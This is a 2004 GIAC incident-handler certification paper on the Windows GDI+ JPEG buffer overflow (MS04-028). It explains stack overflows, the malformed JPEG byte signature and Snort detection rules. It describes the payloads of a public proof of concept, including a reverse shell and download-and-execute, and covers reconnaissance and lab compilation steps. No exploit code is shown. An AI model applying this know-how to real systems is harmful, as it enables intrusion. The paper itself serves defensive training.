Global Information Assurance Certification Paper

Windows GDI+ Buffer Overflow Vulnerability

Eric Vilhauer

November 16, 2004

GIAC Certified Incident Handler (GCIH)

Practical Assignment Version 4

Abstract

This paper looks at the Microsoft Windows GDI+ buffer overflow vulnerability, released by Microsoft on September 14, 2004. It includes a description of the vulnerability as well as a description of how buffer overflows work. Proof of concept code is used to test the exploit in a lab environment and procedures are described for handling the incident upon discovery.

Table of Contents

I. Statement of Purpose

This paper will describe an attack on a Windows XP Service Pack 1 PC using proof of concept code developed to exploit the vulnerability released in Microsoft's Security Bulletin MS04-028 on September 14, 2004. The specific proof of concept code chosen allows for the selection of for different shell code payloads:

- Create an local administrator account x with password x
- Create a listening port for use as a backdoor
- Create a shoveled command prompt to a given IP address on a given port
- Download and execute a file from a given location on the Internet.

The exploit that will be created will make use of the shell code to shovel a command prompt to a given IP address and a given listening port on an attacker's machine. Once a command prompt is received on the attacker's machine, the attacker will ftp files to the victim machine and use these files to establish a permanent backdoor to allow the attacker future access to the system.

II. The Vulnerability

Name

Microsoft Windows GDI+ buffer overflow vulnerability

CVE: CAN-2004-0200 (Candidate)
BugTraq ID: 11173 Microsoft GDI+ Library JPEG Segment Length Integer Underflow Vulnerability
CERT: TA04-260A Microsoft Windows JPEG component buffer overflow
CERT-VN: 297462 Microsoft Windows GDI+ buffer overflow vulnerability
Microsoft: MS04-028 Buffer Overrun in JPEG Processing (GDI+) Could Allow Code Execution
Secunia Advisory: SA12528 Microsoft JPEG Processing Buffer Overflow Vulnerability

Operating System(s) Affected

The Microsoft Security Bulletin MS04-028 which describes the Buffer Overrun in JPEG Processing (GDI+) vulnerability lists the following versions of Windows Operating Systems as well as various Microsoft software packages as vulnerable:

Affected Operating Systems	Affected Software
• Windows XP (32 and 64 bit versions) • Windows XP SP1 (32 and 64 bit versions) • Windows XP 64 bit Edition 2003 • Windows Server 2003 (32 and 64 bit vers)	• Internet Explorer 6 SP1 • Office XP • Office XP SP2 and SP3 • Office 2003 • Project 2002 (original and SP1) • Project 2003 • Visio 2002 (original, SP1 and SP2) • Visio 2003 • Visual Studio.NET • Visual Studio.NET 2003 • .NET Framework Ver. 1.0 SP2 • .NET Framework Ver. 1.1 • Picture It! (Ver. 2002, 7 and 9) • Greetings 2002 • Digital Image Pro Ver. 9 • Digital Image Suite Ver. 9 • Producer for Microsoft Office PowerPoint • Platform SDK Redistributable GDI+
Non-Affected Operating Systems	
• Windows NT Server 4.0 All Versions • Windows 2000 All Versions • Windows XP SP2 • Windows 98 • Windows 98 Second Edition • Windows Millennium	

(Microsoft Security Bulletin MS04-028, 2004)

It is important to note that although an Operating System might be listed as non-affected, any vulnerable 3rd party product which contains its own (vulnerable) version of GDI+ can make the system vulnerable.

The actual versions of gdiplus.dll that are vulnerable are listed in the following table. To check the version you have, conduct a search for gdiplus.dll and in the search window, right-click the file name and then click Properties. Click the version tab and you will be able to compare the version with the listing in the following table:

Version of Gdiplus.dll file	State	General Notes
All versions prior to 5.1.3102.1355	Vulnerable	Includes Windows XP, Windows XP Service Pack 1, and most third party applications that redistribute this file.
5.1.3102.1355	Not Vulnerable	Provided by Microsoft Security Update.
5.1.3102.1360	Not Vulnerable	Provided by Microsoft Security Update.
Versions 5.1.3102.2000 through 5.1.3102.2179	Not Supported	These versions were provided as part of early Windows XP Service Pack 2 Beta releases are not supported. Customers should upgrade to the released version of Windows XP Service Pack 2. These versions of the Gdiplus.dll file were not generally released to the public.
5.1.3102.2180	Not Vulnerable	Shipped with Windows XP Service Pack 2.
5.2.3790.0	Vulnerable	Shipped with Windows Server 2003.
5.2.3790.136	Not Vulnerable	Provided by Microsoft Security Update.
6.0.3260.0	Vulnerable	Shipped with Office 2003, Visio 2003, and Project 2003.
Versions 6.0.3264.0 and later.	Not Vulnerable	Provided by Microsoft Security Update.

Protocols/Services/Applications


The Microsoft Windows Graphics Device Interface Plus (GDI+) is an application programming interface (API) that gives programmers the ability to send information to screens and printers. One of the services that the GDI+ API includes is the processing of JPEG image files using the dynamic link library gdiplus.dll (US-CERT, 2004). The JPEG comment field size (which is an unsigned 16 bit integer) is expected to have a value of at least 2. If this variable is changed to a 0

or 1, the gdiplus.dll normalization routine produces an overflow condition that can lead to exploitation of the system (Sygate, 2004).

The affected dynamic link library is part of the Windows 2000, XP and 2003 Operating Systems. Service Pack 2 for Windows XP replaces the affected dynamic link library in the system folder with a version that is no longer vulnerable. Other software, both from Microsoft and third party software makers, make use of this dynamic link library as well, but some install their own copy into folders other than the system folder. This can lead to a condition in which a user could patch one instance of the vulnerable file, but still be vulnerable while using a piece of software referencing a different copy of gdiplus.dll.

A buffer overflow is a condition that is created in a program where data is written beyond the allocated end of a buffer in memory. A very thorough description of what a buffer overflow is has been written by Mark Donaldson for his SANS GSEC Practical. He took great care to write it in a way that can be understood by non-technical readers. It is important for a security professional to understand what a buffer overflow exploit is really doing. In order to begin to understand this, a short discussion of how a program uses memory on a system during execution is needed.

When a program is executed, the program code is loaded into memory. This code is static, and doesn't change. Data that the program uses or creates is divided into 3 areas (segments): Static (sometimes called the Text Segment), Heap (Data Segment) and Stack. The Static data structure is added directly above the program code in memory and contains various global variables and program class members as well as constants initialized by the program. The heap data structure is allocated when the program is executed as well, and grows upwards from a lower memory address to a higher address and is located above the Static data structure.



The stack data area is also allocated at runtime, but grows downwards from a higher memory address to a lower memory address. The stack operates as a LIFO structure, or Last-In-First-Out. This is like a cup dispenser at a fast food restaurant. If you are stocking the dispenser with cups, a column of cups is pushed up into the dispenser. The first cup you can remove is the last cup inserted. The base of the stack is fixed to a memory address. The stack holds function parameters, local variables and the address of the next instruction to be executed upon returning from the function, called the return address.

The way in which the stack keeps track of the last data added is through the use of a place holder, called the stack pointer. This register in the CPU contains the address in the stack of the last data added. As data is added, the stack pointer is decremented (remember the stack grows downward from its original fixed memory location) by the number of data words (2 or 4 bytes,


depending on the processor architecture) added. The assembly command to add data to the stack is *push* and the command to remove data is *pop* and these terms are commonly used in reference to the stack.

When a function is called by a program, certain data is added to the stack in a defined order. First, the arguments of the function are pushed onto the stack, followed by the return pointer (where to go back to when the function is done) followed by any variables initialized by the function (these are the buffers).

Here is a sample program written in C:

```
int main () {              //Function declared
   int addr[99];           //Variable addr declared with length 100 (0 to 99)
   addr[100] = 10;         //Value added outside declared range
}
```

This results in the following memory allocation on the stack:




(Meunier, 2004)

To exploit this, a person with malicious intent places exploit code beginning at addr[0] then overwrites the return address by placing more data into the buffer than there is room for, namely placing data in addr[100] that points to the memory address of addr[0]. When the function ends, the program would continue execution at that point and the exploit code would execute. Sometimes, the contents of a buffer are manipulated before the function tries to return. This can sometimes mess up the exploit code at the beginning of a buffer. Another option an attacker can use is to add the exploit code after the data entered to overwrite the return address. This is a simplified explanation, but gives you the general idea of how a buffer overflow exploit works. In reality, it becomes much more complicated.

Why do we have buffer overflow vulnerabilities? Programs written in C and C++ have no automatic bounds checking. This makes it possible for more data than will fit to be placed into

allocated buffers. The extra data has to go somewhere. Programmers can avoid this by writing their code to check to make sure the data being placed into a buffer is not greater than the allocated space. The problem is this takes extra coding and time.

Finding a buffer overflow vulnerability in a program is not always simple. An experienced programmer that has access to a program's source code would be able to detect sections in the program code that could be vulnerable to a buffer overflow. Typically, though, a program's source code is not public domain. Another, and much more time consuming, method to finding a buffer overflow is through much trial and error. An attacker repeatedly tries to pass large strings of data into every possible entry into a program until the program has an error.



When data is entered into a buffer that causes an overflow, the results might cause program execution to end (see graphic). All this tells the attacker is that they have discovered a possible exploitable buffer overflow. Now the real work needs to begin. In this example, the data fed into the program was a string of 0x80 bytes and as you can see the value of EIP (the instruction pointer) now contains these values. Also note the error message. The program tried to run code at 00de:80808080, which ended up causing a page fault. A page fault occurs when a program tries to access data that is not valid in memory. Not surprising, since we just made it up. In order for this vulnerability to be useful, the attacker needs to be able to figure out how to insert some exploit code into the target system's memory and then point the EIP to it so it will execute. If a string of data like "abcdef…xyz012...789abc…" was entered, the attacker could eventually determine which values need to be set to point to a specific memory address to overwrite the EIP.

Now that the attacker knows where to put the address, the next more difficult job is to insert some exploit code into the program then determine the memory address of this code to point to. Since each operating system and version can lay out memory allocation in a different fashion this can be a daunting task. If you don't get the address exactly right, your code won't execute properly, if in fact you even hit it at all. This is like trying to pin a fly to the wall with a dart in the dark. One method that is used to increase the odds for the attacker in hitting his code is called the NOP sled. In a program, sometimes there are instructions that tell the CPU not to do anything. This is called a No Operation command and is better known as a NOP or sometimes NOOP and creates the opcode 0x90. When the CPU reads a NOP it does nothing for that clock cycle then reads the next operation. If that is a NOP as well, it continues to do this until it comes to a valid operation then it executes that. If a large string of NOPs are placed in front of an attackers exploit code, all he has to do is send the return pointer somewhere into the string of NOPs and the CPU will "slide" down the NOP sled to the attackers code. Back to our fly analogy, this is like placing a large cone in front of the fly then throw our dart at the cone (still have to get close in the dark) and voila! Dead fly! Since NOPs are sometimes used in programs, this works OK. Today, long strings of NOPs raise suspicion in Intrusion Detection Systems and Anti Virus programs. Exploit writers often have to use complicated techniques to figure out where to point to based on the OS, the program being exploited or many other considerations. There are many pages on the Internet

that explain the techniques used to do this, but they are difficult for a novice to fully understand the intricacies involved. If you are interested in understanding this in more detail, some of the more widely known articles are Smashing the Stack for Fun and Profit by Aleph One and The Tao of Windows Buffer Overflow by DilDog. I also found a document called Buffer Overflows Demystified by Murat that discusses an easier way to figure out the address to overwrite the Instruction Pointer with. All of these documents assume the reader has a good background in C and Assembly in order to completely understand, but even a novice with patience can at least follow along and gain some understanding.

Description

The way in which Microsoft's Graphic Device Interface Plus (GDI+) dynamic link library gdiplus.dll processes JPEG images contains a buffer overflow vulnerability. Exploitation of this vulnerability can be used by attackers to execute code on the affected system. Using readily available exploit code, an attacker can craft a malicious JPEG.

A JPEG image file contains a sequence of binary data. This sequence is divided into sections with marker values. Each marker value is a 16 bit integer with the most significant byte set to 0xffh and the lower byte determining the specific marker. Each marker is followed by a 16 bit integer value for the size. The Comments marker is denoted in a JPEG file by the value 0xff 0xfeh and the following size value expects a value of at least 0x00h 0x02h (2 in decimal). When processing a JPEG file with the gdiplus.dll dynamic link library, setting this length to either 0x00 0x00 or 0x00 0x01h will cause a buffer overflow condition. You can view any JPEG with a hex editor and observe the format and markers (JPEG File Structure). The size of the exploit code that will work in the overflowed buffer before causing an error is limited to approximately 2500 bytes, but this is more than enough.

Even though this vulnerability has only been announced for a short while, there are already many proof of concept exploits readily found on the Internet. Of course one of the first places to look is always K-Otik, and they had this: Launch local cmd.exe Exploit Source Code. Another proof of concept source code was Windows JPEG GDI+ Overflow Administrator Exploit, although the most versatile proof of concept code I found was the JPEG Of Death (see Appendix A) at Packet Storm Security. Just because the exploit code is limited to 2500 bytes doesn't mean the code to create the exploit needs to be limited. This version allows the attacker to create a malformed JPEG with any one of four different payloads:

- create an administrator account X with password X on the target system
- bind a shell on the target machine to a specific port (default is 1337)
- send a shell back to a specified IP address and a specific port (default is 1337)
- download and execute a file from a given web address

Microsoft Windows Graphics Device Interface (GDI+) is an application programming interface (API) that provides programmers the ability to display information on screens and printers. GDI+ includes the ability to process JPEG image files. There is a buffer overflow vulnerability in the way the JPEG parsing component of GDI+ (Gdiplus.dll) handles malformed JPEG images. By introducing a specially crafted JPEG file to the vulnerable component, a remote attacker could trigger a buffer overflow condition.

Signatures of the attack

This exploit does have a distinctive signature that can be scanned for to protect your system from attack. The nature of the exploit involves placing a length variable after the JPEG comment marker that is less than the expected size of 2 or greater. A person could scan all JPEGs

themselves for the byte sequence 0xFF 0xFE 0x00 0x00 or 0xFF 0xFE 0x00 0x01 (where 0xFF 0xFE is the JPEG comment marker and the following 2 bytes are the length field of either 0 or 1). Most antivirus companies are now able to detect this exploit and will block access to the file upon discovery.

For those using SNORT for intrusion detection, there are now rules that can be added to detect this exploit as well:

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-CLIENT
JPEG parser heap overflow attempt"; flow:from_server,established;
content:"image/jp"; nocase;
pcre:"/^Content-
Type\s*\x3a\s*image\x2fjpe?g.*\xFF\xD8.{2}.*\xFF[\xE1\xE2\xED\xFE]\x00[\x00\x01]/smi";
reference:bugtraq,11173; reference:cve,CAN-2004-0200;
reference:url,www.microsoft.com/security/bulletins/200409_jpeg.mspx;
classtype:attempted-admin; sid:2705; rev:2;)


alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-CLIENT
JPEG transfer"; flow:from_server,established; content:"image/jp";
nocase; pcre:"/^Content-Type\s*\x3a\s*image\x2fjpe?g/smi";
flowbits:set,http.jpeg; flowbits:noalert;
classtype:protocol-command-decode; sid:2706; rev:1;)


alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-CLIENT
JPEG parser multipacket heap overflow";
flow:from_server,established; flowbits:isset,http.jpeg; content:"|FF|";
pcre:"/\xFF[\xE1\xE2\xED\xFE]\x00[\x00\x01]/"; reference:bugtraq,11173;
reference:cve,CAN-2004-0200;
reference:url,www.microsoft.com/security/bulletins/200409_jpeg.mspx;
classtype:attempted-admin; sid:2707; rev:1;)
```

(Haisley, 2004)

In working with this exploit in a lab environment, I tried to email a malformed JPEG to myself and discovered that my ISP is filtering email for this exploit as well. I then tried to email myself the JPEG using NetZero web email, and they also are filtering this exploit.

III. Stages of the Attack Process

Reconnaissance

Due to the nature of this exploit, and given the amount of user action required to execute the attack, targeting specific users/computers would yield in limited results. A more common use for this exploit would be to place the exploit in a public area such as a web site or in a mass mailing email and play on the law of statistics that a small percentage of the users viewing/ receiving the exploit would take the necessary steps required to become affected.

If an attacker wished to attack a given company's resources, certain reconnaissance techniques could be used to probe for an avenue to attack. Using Google, an attacker could find domain names used by the company, find lists of user emails to target with a mass emailing or finding names and positions in a company directory to target specific users with social engineering attacks. Using Sam Spade to crawl a company's web site to harvest email addresses is also a useful method.

Once an attacker has the domain name, doing a Whois lookup can yield a lot of useful information as well, including IP addresses of domain servers. Nslookup on Windows or Dig on Unix can be used to query DNS servers for all listed IP addresses associated with the target domain. This will allow the attacker to see all machines that are accessible from the Internet.

Other techniques could include physically visiting the premises to scope out whether there is an existing wireless network that might be usable for penetration. Using Net Stumbler to detect available wireless networks and see whether they are secured or not. If the company is not hiding the SSID, this will appear in the results as well. Even if the wireless network is secured by WEP, using tools such as AirSnort can eventually crack the WEP key and allow an attacker to view all traffic occurring on the network. An attacker could also look around for computers available for physical access as well as looking for physical security such as guards, nearby staff and/or video cameras. Physical surveillance could include monitoring when certain employees leave for lunch or their shifts end, leaving an opening for the attacker to gain access to a given computer.

Scanning


In this stage of the attack process, armed with IP addresses of machines from the reconnaissance phase, the attacker will try to determine which machines he wishes to attack. Since this exploit only works on Windows machines and then only on certain versions (XP, XP SP1 and Windows 2003) an attacker would want to know if a prospective target was using these operating systems. Passive and/or active OS fingerprinting could be used to determine if the target machine(s) are indeed running the necessary operating system. NMAP can be used to do active OS fingerprinting. By studying the responses from various packets sent to specific ports on the target machine, it is possible to determine the OS of the target machine. The drawback to active OS fingerprinting is that it can be noticed by various Intrusion Detection Systems and port scanning can show up in an analysis of network logs. Another method that can be used is passive OS fingerprinting. One useful passive OS fingerprinting tool is P0f by Michal Zalewski. The current version is 2.0.5 and versions can be downloaded for both Linux and Windows at http://lcamtuf.coredump.cx/p0f.shtml. The passive OS fingerprinting technique is based on analyzing the information sent by a remote host during usual communications. This does not generate any additional or unusual traffic as compared to active fingerprinting (with tools such as NMAP or Queso), so it cannot be detected.

Since most of the machines that are visible (in the DMZ) are typically servers such as Web, DNS and Mail servers, getting a user to look at or browse to a malformed JPEG on these machines is not very feasible. If a unsecured wireless network was discovered during the physical surveillance of the property, the attacker could use tools such as cheops-ng to map out the topology of the internal network and also determine the generic class of OS running on discovered machines. This tool is not stealthy, though. Concentrating on the Windows machines, using NMAP or P0f could determine which machines are running Windows XP or Windows 2003. If it is determined that there are no vulnerable machines in the company, say they use only Windows 2000 servers and workstations or a Linux webserver and Windows 2000 workstations there is no need to waste effort in trying to social engineer an employee to open or browse to the exploit since it will have no effect.

Exploiting the System


The system I used in my lab environment was a PC with an Athlon XP 2100, 512MB Ram, Windows XP with Service Pack 1 and all applicable OS security patches up to but not including any patches released on or after September 17, 2004. In order to more easily create the malformed exploits (without exploiting the machine while manipulating them), I used a second machine with Windows 2000 with Service Pack 4 to compile the code as well as craft the exploits. Windows 2000 is not affected by this particular exploit. I also then used this machine to host the various web pages and files I would attempt to view from the victim machine using IIS 5. I created all the web pages using notepad, for simplicities sake. Since this exploit needs the victim to actually open the malformed JPEG, the fact that the web server is on the same network does not affect the process in the least and limited the exposure to the exploit from the outside world. I am blocking access from the Internet to all web ports with my state-full hardware firewall.

The first step in creating the exploit is compiling the code. The proof of concept code is written in C. The easiest way top compile this is using the free simple C/C++ command line compiler from Borland at http://www.borland.com/products/downloads/download_cbuilder.html . In order to compile the code, you need to copy the code into notepad and edit the couple lines that were broken with line feeds so they compile without errors. These lines are found in the print_usage section. Basically, make sure each line continues until there is a semicolon. I also added an additional include, winsock.h, which seemed to be needed to work for my environment (listed in blue text in Appendix A). Below is a screen shot of the command line used to compile the code.




Note that I had placed my C file in a Projects folder at the same level as the Bin folder, hence the


..\Projects\ path. If you place your C file in the Bin folder, you can simply name the file. The warnings can be ignored, since they are just responding to the fact that certain globally defined variables are not used in function main. The code could be edited to declare these variables locally, but it does no harm leaving them as is. The result is a file JpegOfDeathAll.exe in the Bin directory of the Borland folder. This can be copied to any location you wish and executed from a command prompt. Executing it without any attributes results in the below display of helpful text with example command line commands depending on the type of exploit you wish to create.



